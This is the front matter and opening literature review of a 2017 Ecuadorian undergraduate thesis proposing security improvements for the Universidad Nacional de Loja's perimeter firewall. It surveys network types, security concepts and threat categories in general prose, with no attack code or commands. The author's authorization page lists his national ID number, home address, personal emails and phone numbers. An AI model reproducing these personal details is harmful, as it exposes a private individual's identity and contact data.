UNIVERSIDAD NACIONAL DE LOJA

Facultad de la Energía, las Industrias y los Recursos Naturales No Renovables

CARRERA DE INGENIERÍA EN SISTEMAS

"PROPUESTA DE SEGURIDAD EN EL FIREWALL PERIMETRAL DE LA UNIVERSIDAD NACIONAL DE LOJA"

Tesis previa a la obtención del título de Ingeniero en Sistemas.

Autor:

- Linder Fernando – Bravo Pardo

Director:

- Ing. Jorge Tulio Carrión González, Mg. Sc.

LOJA - ECUADOR
2017

CERTIFICACIÓN DEL DIRECTOR

Ing. Jorge Tulio Carrión González, Mg. Sc.
DIRECTOR DE TESIS

CERTIFICA:

Haber dirigido, asesorado, revisado y corregido en todas sus partes el desarrollo del Trabajo de Titulación denominado "**PROPUESTA DE SEGURIDAD EN EL FIREWALL PERIMETRAL DE LA UNIVERSIDAD NACIONAL DE LOJA**", previa a la obtención del título de Ingeniero en Sistemas, realizado por el señor egresado **Linder Fernando Bravo Pardo,** la misma que cumple con la reglamentación y políticas de investigación, por lo que autorizo su presentación y posterior sustentación y defensa.

Loja, 18 de Abril de 2017.

Ing. Jorge Tulio Carrión González, Mg. Sc.
DIRECTOR DE TESIS

AUTORÍA

Yo **LINDER FERNANDO BRAVO PARDO** declaro ser autor del presente trabajo de tesis y eximo expresamente a la Universidad Nacional de Loja y a sus representantes jurídicos de posibles reclamos o acciones legales por el contenido de la misma.

Adicionalmente acepto y autorizo a la Universidad Nacional de Loja, la publicación de mi tesis en el repositorio institucional – Biblioteca Virtual.

Firma:

Cédula: 1104635089

Fecha: 16/05/2017

CARTA DE AUTORIZACIÓN DE TESIS POR PARTE DEL AUTOR, PARA LA CONSULTA, REPRODUCCIÓN PARCIAL O TOTAL Y PUBLICACIÓN ELECTRÓNICA DEL TEXTO COMPLETO.

Yo, **LINDER FERNANDO BRAVO PARDO**, declaro ser autor de la tesis titulada: **PROPUESTA DE SEGURIDAD EN EL FIREWALL PERIMETRAL DE LA UNIVERSIDAD NACIONAL DE LOJA",** como requisito para optar al grado de: **INGENIERO EN SISTEMAS**; autorizo al Sistema Bibliotecario de la Universidad Nacional de Loja para que con fines académicos, muestre al mundo la producción intelectual de la Universidad, a través de la visibilidad de su contenido de la siguiente manera en el Repositorio Digital Institucional:

Los usuarios puedan consultar el contenido de este trabajo en el RDI, en las redes de información del país y del exterior, con las cuales tenga convenio la Universidad.

La Universidad Nacional de Loja, no se responsabiliza por el plagio o copia de la tesis que realice un tercero.

Para constancia de esta autorización, en la ciudad de Loja, a los dieciséis días del mes de mayo del dos mil diecisiete.

Firma: .....

Autor: Linder Fernando Bravo Pardo
Cédula: 1104635089
Dirección: Loja (Nicolás García y Eplicachima)
Correo Electrónico: linderbravo@gmail.com/ lfbravop@unl.edu.ec
Teléfono: (07) 2554251 **Celular:** 0990460917

DATOS COMPLEMENTARIOS

Director de Tesis: Ing. Jorge Tulio Carrión González, Mg. Sc.
Tribunal de Grado: Ing. Carlos Miguel Jaramillo Castro, M.I.
Ing. Alfredo Vinicio Zúñiga Tinizaray, Mg. Sc.
Ing. Boris Marcel Díaz Pauta, Mg. Sc.

Dedicatoria

Con mucha felicidad y justo orgullo, dedico esta tesis que es el significado de mis esfuerzos realizados durante mis estudios superiores.

Le dedico principalmente a Dios, por darme salud, bienestar, humildad y paciencia en mi vida cotidiana y en mi formación profesional.

También con todo cariño a mis padres: Silvio y Esperanza, quienes me dieron la vida. Que han sido mi guía, ayuda y apoyo, y por haberme enseñado los valores de la vida para aplicarlos durante mi fase de estudios.

A mi hijo Linder que gracias a su afecto y cariño, ha sido mi inspiración, perseverancia, sacrificio, anhelo y desafío para seguir adelante y nunca rendirme.

A mi esposa Aracely con amor y gratitud, por tener la paciencia y el tiempo para soportar esta etapa de mi vida y especialmente por estar en las buenas y en las malas apoyándome.

De igual forma a mis suegros que confiaron en mí y que fueron un rol fundamental en mis estudios superiores.

A mis hermanos, cuñados, tíos y primos quienes de una u otra manera me apoyaron para alcanzar esta meta.

Linder Fernando Bravo Pardo

Agradecimiento

Agradezco a mis padres, a mi hijo, a mi esposa, a mis suegros y aquellos familiares que de una u otra manera me apoyaron para poder culminar mis estudios.

Mi más sincero agradecimiento a la Universidad Nacional de Loja, que me abrió sus puertas y me concedió el privilegio de estudiar en esta noble institución de gran prestigio y trayectoria.

Expreso también un agradecimiento a mi director de tesis por su ayuda brindada, por sus críticas, comentarios y sugerencias para la culminación de este trabajo de titulación, además de constituirse en un pilar fundamental en la dirección y revisión del mismo.

A los docentes que con sus conocimientos y consejos impartidos en las aulas fueron la guía en el largo camino de la Carrera de Ingeniería en Sistemas.

Deseo expresar también mi agradecimiento a todo el personal de la Unidad de Telecomunicaciones e Información sección Redes, por la colaboración y nunca negarse a colaborar en todo lo que estuvo a su alcance.

Y finalmente quiero agradecer a mis compañeros y amigos con quienes compartimos ideas, conocimientos adquiridos en clase y sobre todo momentos agradables tanto dentro como fuera del aula.

EL Autor

1. Título

“PROPUESTA DE SEGURIDAD EN EL FIREWALL PERIMETRAL DE LA UNIVERSIDAD NACIONAL DE LOJA”

2. Resumen

En los últimos años con el avance de la tecnología las organizaciones están siendo cada vez más abrumadas por las alertas de seguridad, los ataques cibernéticos y violaciones de datos. Un método de defensa es la seguridad perimetral a través de los firewalls de nueva generación (NGFW), IPS/IDS, antimalware, entre otros, que se colocan entre la red interna y externa, proporcionando seguridad a los servicios de la red y a la integridad, confidencialidad, disponibilidad y autenticidad de la información. Al no tener este método de defensa existe una inseguridad que en cualquier momento podría ser aprovechado por personas no autorizadas como hackers, generando consecuencias y pérdidas muy graves para una institución.

Es así que el objetivo del presente trabajo de titulación es desarrollar una propuesta de seguridad en el firewall perimetral que tiene implementado la Universidad Nacional de Loja ya que solo provee seguridad a nivel de red, como filtrado de puertos, direcciones IP y protocolos, pero no proporciona seguridad en la capa de aplicación como filtrado de URL, anti-bot, anti- spam, anti-malware, denegación de servicios, control de aplicaciones, antivirus, entre otros.

Para el análisis de la situación actual de la red se utilizó la técnica de entrevista. Luego se efectuó un escaneo de vulnerabilidades en los servidores y en el firewall de la institución con la herramienta nessus. Posteriormente se realizó una investigación de las herramientas más utilizadas y completas en el tema del pentesting para acotejar con una cuadro de comparación y así determinar la herramienta más idónea para comprobar si la red se encuentra expuesta a las amenazas más comunes determinando si el firewall cuenta con vulnerabilidades que permita que una amenaza invada su seguridad y sea efectuada con éxito. Una vez realizado el escaneo de vulnerabilidades y la explotación de las amenazas se determinó los requerimientos de seguridad en el firewall.
Luego se realizó la propuesta de seguridad para el firewall ASA y un análisis comparativo de costos. En la propuesta también se analizó las diversas alternativas firewall para ser implementada o por lo menos analizada por la Unidad de Telecomunicaciones e Información de la Universidad Nacional de Loja como opción de mayor aceptación para la implementación de un firewall diferente para la institución.
Finalmente se montó un escenario de pruebas con un router Mikrotik de capa 7.

2.1 Summary

In recent years with the advancement of technology organizations are being increasingly overwhelmed by security alerts, cyber-attacks and data breaches. One method of defense is perimeter security through new generation firewalls (NGFW), IPS / IDS, antimalware, among others, that are placed between the internal and external network, providing security to network services and integrity, confidentiality, availability and authenticity of information. By not having this method of defense there is an insecurity that at any moment could be exploited by unauthorized people as hackers, generating consequences and very serious losses for an institution.

It is thus that the objective of the present work of qualifications Is to develop a security proposal in the perimeter firewall that has implemented the National University of Loja as it only provides security at the network level, such as port filtering, IP addresses and protocols, but does not provide security in the application layer as URL filtering, anti-bot, anti-spam, anti-malware, denial of services, application control, antivirus, among others. For the analysis of the current situation of the network, the interview technique was used. A vulnerability scan was then performed on the servers and on the institution's firewall using the Nessus tool. Subsequently an investigation of the most used and complete tools in the topic of pen-testing was carried out to check with a comparison box and thus determine the most suitable tool to check if the network is exposed to the most common threats determining if the firewall has Vulnerabilities that allow a threat to invade their security and be carried out successfully. Once the vulnerability scan and the exploitation of the threats were performed, the security requirements were determined in the firewall. Then the security proposal for the ASA firewall and a comparative cost analysis were made. The proposal also analyzed the various firewall alternatives to be implemented or at least analyzed by the Telecommunications and Information Unit of the National University of Loja as an option of greater acceptance for the implementation of a different firewall for the institution.

Finally, a test scenario was set up with a layer 7 Mikrotik router.

Índice de contenidos

Índice general

Índice de Figuras

Índice de Tablas

3. Introducción

En la actualidad, la red de la Universidad Nacional de Loja ha ido incrementado su infraestructura tanto física como lógica, con el fin de brindar un mejor servicio de la red a los usuarios de la institución, pero no todo es seguro ya que debido a la aparición, sofisticación y velocidad de la evolución de nuevas tecnologías han dado rienda suelta a nuevos tipos de ataques que con frecuencia combinan amenazas conocidas o desconocidas, aprovechan las vulnerabilidades de día cero o utilizan malware oculto en el interior de documentos, sitios web, host y redes. Estos ataques suelen tener éxito debido la falta de medidas de seguridad en la red, poniendo en riesgo la información que viaja a través de la nube, los dispositivos móviles y se irradia a través de ideas y mensajes en las redes sociales.

La mayor parte de ataques suelen tener su origen en la red interna que externa, ya sea con la intención de acceder a los sistemas informáticos o sustraer, modificar y eliminar la información, es por ello que se debe adquirir nuevas herramientas de seguridad que garanticen la protección de la red en la institución.

Con el propósito de proteger la información ante posibles daños a los que puede estar sujeta por acción de cualquier intruso que desee y pueda tener acceso malintencionado a ella, con el fin de proteger los servicios de red, los sistemas informáticos y controlar los accesos no autorizados, surge la seguridad perimetral que se compone de varios elementos o equipos de tecnología hardware y software que se colocan entre la red WAN y la red interna, que de manera conjunta actúan para proteger o vigilar el perímetro o borde de la red de datos de la institución. Protege a la red interna de amenazas como malware, botnets, denegación de servicios, spam, etc.

En relación a lo descrito es que se ha desarrollado este Trabajo de Titulación que tiene como objetivo principal realizar una propuesta de seguridad en el firewall perimetral de la Universidad Nacional de Loja, para brindar mayor seguridad a la red de datos de la institución.
En cuanto a la conformación del documento está dividido en los siguientes apartados.
El resumen, que contiene un extracto del contenido final.

Índice, que describe la ubicación de los temas tratados, así como también la ubicación de las figuras y tablas presentes en este documento.

Introducción, que describe el problema de forma global, lo significante que es el tema y su aplicabilidad en la seguridad de la red de una institución.

En la revisión de la literatura, se describe los aspectos teóricos relevantes utilizados para el desarrollo de la propuesta de seguridad en el firewall perimetral de la institución. En el orden descrito se revisa primero lo relacionado a la red informática como los tipos de redes. Seguidamente se realiza una revisión de los tipos de seguridad utilizados como contraseñas, cortafuegos, encriptación de la información, anti spam, VPN, conexión remota (SSH, telnet), etc. Luego las amenazas que atentan contra la seguridad de la información como virus, inyección SQL, denegación de servicios, etc. Se revisó también las vulnerabilidades frecuentes como configuración inadecuada de los sistemas informáticos, seguidamente se revisó lo relacionado a la seguridad perimetral, sus objetivos y los elementos que la componen. Finalmente se analizó el diagrama de Gartner que sirvió para la selección del proveedor de firewall líder en seguridad en redes empresariales.

Los resultados, se cumple con los objetivos planteados. Se dividió en 4 fases

La fase 1 trata del análisis de la situación actual de la red de la institución, el análisis de vulnerabilidades con la herramienta nessus y la selección de la herramienta para la explotación de las principales amenazas en la red.

La fase 2 se refiere a la determinación de los requerimientos de seguridad en el firewall perimetral. Luego se realizó la búsqueda de Información de proveedores tanto de la marca Cisco que es del firewall actual y de diferentes marcas reconocidas a nivel mundial por Gartner. Finalmente se desarrolló un análisis comparativo de costos tanto de la marca del firewall actual como de otras marcas.

En la fase 3 se plantea la propuesta de seguridad para el firewall perimetral de la institución y además una propuesta de seguridad alternativa con una marca diferente. Se montó también un escenario de pruebas con Mikrotik y una simulación con una demo del Firewall Fortigate.

En la fase 4 se realizó la validación de la propuesta con una exposición en la Unidad de Telecomunicaciones e Información de la institución, recibiendo un certificado de aprobación.

Discusión, se explica el uso de métodos y técnicas utilizadas.

Conclusiones, se detalla las ideas a las que se llegó con los resultados obtenidos

Recomendaciones, son las acciones que se sugiere realizar a la institución obtenidas a lo largo del trabajo de este proyecto.

Finalmente el proyecto finaliza con la biografía y anexos.

4. Revisión Literaria

4.1 Red Informática

Una red informática se la define como un conjunto de equipos informáticos y software conectados, con el propósito de intercambiar información y recursos que se almacenen en las computadoras.




Figura 1. Red Informática

4.1.1 Tipos de Redes

4.1.1.1 Red de Área Personal

Las redes de Área Personal conocidas con el nombre de PAN (Personal Área Network) permiten a los dispositivos (computadoras, puntos de acceso a internet, celulares, impresoras, dispositivos de audio) conectarse dentro del rango de una persona o cerca al punto de acceso, un ejemplo cotidiano es la conexión de una red inalámbrica de un computador con sus periféricos. La conexión también se la puede realizar mediante cables [1].




Figura 2. Red de Área Personal

4.1.1.2 Red de Área Local

Una red de Área local (LAN/Local Área Network) es una red que opera dentro del rango de un edificio, casa, oficina o fábrica. Está constituida por un hardware (cableado, servidores, etc.) y un software (acceso al medio, gestión de recursos, etc.), en el que existen una serie de recursos compatibles (base de datos, discos, impresoras, etc.), a los que tienen acceso los usuarios para compartir información de trabajo. [1] [2]




Figura 3. Red de Área Local

4.1.1.3 Red de Área Metropolitana

Una red de Área Metropolitana (MAN/Metropolitan Área Network) es una red intermedia entre una red LAN y WAN o una colección de LANs dispersas en una ciudad, este tipo de red cubre toda una ciudad. Las redes de televisión por cable en una ciudad es un ejemplo de este tipo de red. [1][2]




Figura 4. Red de Área Metropolitana

4.1.1.4 Redes de Área Amplia

Una red de Área Amplia (WAN/Wide Área Network), abarca una extensa área geográfica por lo general un país o un continente o cuando la cobertura que proporciona la red de comunicaciones no tiene límite predefinido se habla de una red de área extendida o WAN, pudiendo llegar a ser tan extensa como sea necesario. Normalmente, estas redes se apoyan en las infraestructuras que proporcionan los diferentes operadores de telecomunicaciones en cada país o una empresa con sucursales en distintas ciudades [1][2].




Figura 5. Red de Área Amplia

4.2 Seguridad

La informática permite la permanente vulnerabilidad de la información digital, es por ello que se habla de la seguridad informática. En [3] se define la seguridad informática aquella que intenta proteger el almacenamiento, procesamiento y trasformación de la información digital.

Disciplina que se ocupa de diseñar las normas, procedimientos, métodos y técnicas destinados a conseguir un sistema de información seguro y confiable [4].

4.2.1 Seguridad Activa

La seguridad activa son todas aquellas medidas que se utilizan para detectar las amenazas, y en caso de su detección generar los mecanismos adecuados para evitar el problema [5].

Son ejemplos de seguridad activa contraseñas o claves de acceso, uso de antivirus, cortafuegos o firewall.

Una contraseña, cuanto más compleja sea, más segura y más difícil será descubrirla o des encriptarla, es decir mayor fortaleza tendrá. Su longitud (8 caracteres como mínimo) y el uso conjunto de letras mayúsculas, minúsculas, números y caracteres especiales, hacen que la seguridad de la contraseña sea mayor.

4.2.2 Seguridad Pasiva

Comprende todo el conjunto de medidas utilizadas para que una vez que se produzca el ataque o el fallo de seguridad de nuestro sistema, hacer que el impacto sea el menor posible, y activar mecanismos de recuperación del mismo [5].

Son ejemplos de seguridad pasiva las copias de seguridad de los datos de nuestro sistema (Figura 6), uso de redundancia en discos o discos RAID.




Figura 6. Respaldo de datos

4.2.3 Seguridad Física

La seguridad física se utiliza para proteger el sistema informático utilizando barreras físicas y mecanismos de control. Se emplea para proteger físicamente el sistema informático.

Las amenazas físicas se pueden producir provocadas por el hombre, de forma accidental o voluntaria, o bien por factores naturales.

Las principales amenazas que se pronostican en la seguridad física son:[5]

- Accidentales

  Puede ser borrado accidental de los datos, olvido de claves, etc.

- Deliberadas
  En este tipo de amenaza se pueden dar robo de claves, borrado deliberado de la información, robo de datos confidenciales, etc.

4.2.4 Seguridad Lógica

La seguridad lógica se encarga de asegurar la parte software de un sistema informático, que se compone de todo lo que no es físico, es decir los programas y los datos [5].

La seguridad lógica se encarga que el acceso al sistema informático desde el punto de vista software, se realice correctamente y por usuarios autorizados, ya sea desde dentro del sistema informático (intranet) como desde fuera (extranet), usando una VPN(protocolos PPP,PPTP, etc.), la web(protocolos http, https.), transmisión de ficheros(ftp),conexión remota (SSH, telnet) [5].

4.2.5 Objetivos

- **Confidencialidad.** EL acceso a la información debe ser por la persona autorizada.
- **Integridad.** Se refiere a salvaguardar la precisión de la información, es decir que la información se encuentre completa y sin errores.
- **Disponibilidad.** Las personas autorizadas podrán acceder a la información en el momento en que lo necesiten.
- **No repudio.** Garantiza la comunicación en un sistema informático. Es decir las comunicaciones entre un emisor y un receptor deben quedar garantizadas y que ni el emisor ni el receptor puedan negar que ha existido la comunicación.

4.2.6 Mecanismos de Seguridad

Dentro de los mecanismos de seguridad se encuentran los siguientes.

- **Mecanismos software o lógicos.** Se pueden encontrar barreras software como los cortafuegos, antispam, protección anticopia, encriptación de la información, uso de contraseñas, formación a los usuarios del sistema, entre otros.

- **Mecanismos hardware o físicos.** Entre los mecanismos hardware se pueden encontrar, control de acceso físico al sistema, firewall hardware, controles de acceso con tarjetas de identificación, entre otros.

4.3. Amenazas

Una amenaza es todo elemento o acción capaz de atentar contra la seguridad de la información. Estas surgen con la aparición de vulnerabilidades, es decir la amenaza existe si existe la vulnerabilidad que puede ser aprovechada, independientemente de que se comprometa o no un sistema de información.
Es cualquier peligro potencial sobre la información y/o sistemas [6].

4.3.1 Formas de la Amenaza

4.3.1.1 Interrupción (Ataque contra la disponibilidad)

Cuando se interrumpe el acceso a la información, es decir se corta el flujo desde el emisor al receptor [7].




Figura 7. Interrupción de los datos

En este tipo de amenaza se encuentras las siguientes:

- Denegación de Servicio
- Corte de línea de comunicación
- Borrado de programas

- Fallos en el Sistema Operativo.
- Virus
- Troyanos
- Malware

4.3.1.2 Intercepción (Ataque contra la confidencialidad)

Esta amenaza logra que un usuario no autorizado pueda acceder a un recurso y, por ende, la confidencialidad se vea divulgada. Hay muchos tipos de intercepción, por ejemplo, cuando se intercepta la cabecera de los paquetes y logramos identificar usuarios tanto del lado del remitente como del receptor; eso es llamado interceptación de identidad, en cambio, el sniffer (ver legítimamente la información que pasa por un medio) se llama sencillamente interceptación de datos [7].




Figura 8. Interrupción de los datos

En este tipo de amenaza se encuentras las siguientes:

- Sniffing
- Ingeniería Social
- Virus
- Spyware
- Exploits

4.3.1.3 Modificación (Ataque contra la integridad)

Modificación y alteración de la información o de algún dato concreto del sistema de información [8].




Figura 9. Modificación de los datos

En este tipo de amenaza se encuentras las siguientes:

- Exploits
- Virus
- Troyanos
- Man-in-the-middle

4.3.1.4 Fabricación (Ataque contra la autenticidad)

Un usuario malicioso coloca un objeto en el sistema atacado. Este tipo de ataque puede llevarse a cabo con el objeto de hacer creer que ese archivo/paquete es el correcto o bien con la finalidad de agregar datos y obtener, de esta manera, un provecho propio




Figura 10. Cambio de los datos

4.3.2 Tipos de Amenaza

4.3.2.1 Amenaza Pasiva

Consiste en atacar la confidencialidad de la información sin alterar el estado del sistema, con el fin de averiguar la información del sistema sin afectar los recursos del mismo [9]. Estos ataques son complejos de detectar ya que no alteran los datos ni la funcionalidad del sistema. Una de las defensas a este tipo de ataque es mediante cifrado de los datos.

- **Divulgación del contenido.** Publicar información confidencial
- **Análisis de tráfico.** Estudiar la información (plana/cifrada) transmitida para averiguar la naturaleza de la comunicación. Se podría observar la cabecera de los paquetes y así determinar la identidad de los computadores.

4.3.2.2 Amenaza Activa

Altera los recursos del sistema o influyen en su normal funcionamiento. Son difíciles de impedirlos de forma absoluta, para lo cual sería necesario protección física permanente de los recursos y rutas de comunicación.

- **Enmascaramiento.** Suplanta a una entidad, mediante la captura de secuencias de comunicación, y retransmisión de las mismas; con el fin de obtener privilegios adicionales del sistema [9][10].
- **Retransmisión.** Capturar los datos y retransmitirlos, provocando efectos no autorizados [9].
- **Modificación de mensajes.** Modificación, reordenación de un mensaje legítimo [9].
- **Denegación de servicios.** Impedir el funcionamiento de equipos o servicios de comunicación. Si no hay petición no hay mensajes [11] [9].

4.3.2.3 Origen de las Amenazas

➢ **Humanas**

Son el eslabón más débil en la seguridad. Al integrarse factores como la curiosidad, pueden afectar un sistema por más sofisticado que este sea.

- **Personal.** Integrantes de una organización, que pueden afectar la seguridad del sistema de forma intencional o accidental.
- **Ex empleados.** Personas separadas de la organización, que pueden conocer vulnerabilidades para dañar un sistema.
- **Curiosos.** Personas que por su hábito de curiosidad son los más habituales de un sistema, debido a la amplia información existente y el acceso a internet.
- **Hackers.** Personas con altos conocimientos en informática, que crean programas que permiten eliminar limitaciones y así desproteger programas y evitar pagar licencias de uso o comprarlos.
- **Crackers.** Persona que intenta obtener acceso no autorizado a los recursos de la red con intención maliciosa**.**
- **Terroristas.** Personas que atacan un sistema con el fin de causar algún tipo de daño.
- **Intrusos remunerados.** Personas con gran experiencia en seguridad que pagados por una tercera persona, tratan de atacar un sistema o dañar la imagen de le entidad atacada.
- **Script Kiddie.** Persona inexperta generalmente un sistema, que usan programas descargados para dañar un sistema [9][1]**.**

➢ **Amenazas Lógicas**

Programas creados de forma intencional que pueden dañar un sistema.

- **Software incorrecto.** Errores involuntarios por programadores, se los llama bugs y son explotados mediante programas llamados exploits [9][1].
- **Herramientas de seguridad.** Utilizadas para detectar fallas en los sistemas o para explotar de forma intencional las vulnerabilidades de los sistemas o redes[7].

- **Malware.** Software creado con la intención de afectar el funcionamiento de un ordenador. Pueden ser spywares, virus, gusanos, etc [1].

➢ **Amenazas Físicas**

Amenazas naturales o artificiales pueden ser incendios, terremotos, inundaciones, etc.

4.3.2.4 Amenazas Principales en las Tecnologías de Internet

- **Ingeniería Social-Phishing.** Puede darse en la Red Física, Inalámbrica, VoIP e Internet, el objetivo es el robo de información confidencial mediante la clonación de páginas web.
- **Malware.** Descripción general de los virus, gusanos, troyanos.
- **Denegación de Servicio.** Consiste en congelar el funcionamiento de un sitio web. Se pretende inundar un sitio con solicitudes externas, por lo que ese sitio no podría estar disponible para los usuarios reales.
- **Inyección SQL.** Consiste en obtener acceso a las tablas de bases de datos, incluyendo información del usuario y la contraseña.
- **Fuerza Bruta.** Consisten básicamente en intentar romper todas las combinaciones posibles de nombre de usuario + contraseña en una página web. Los ataques de fuerza bruta buscan contraseñas débiles para ser descifradas y tener acceso de forma fácil.
- **Cross Site Scripting (XSS).** Consiste en inyectar scripts maliciosos en lo que serían sitios web inofensivos. Debido a que estos scripts parecen provenir de sitios web de confianza, el navegador de los usuarios finales casi siempre ejecuta la secuencia de comandos, la concesión de los piratas informáticos el acceso a la información contenida en las cookies o tokens de sesión utilizados con ese sitio. El XSS generalmente se utiliza para obtener acceso de un usuario de la cuenta.
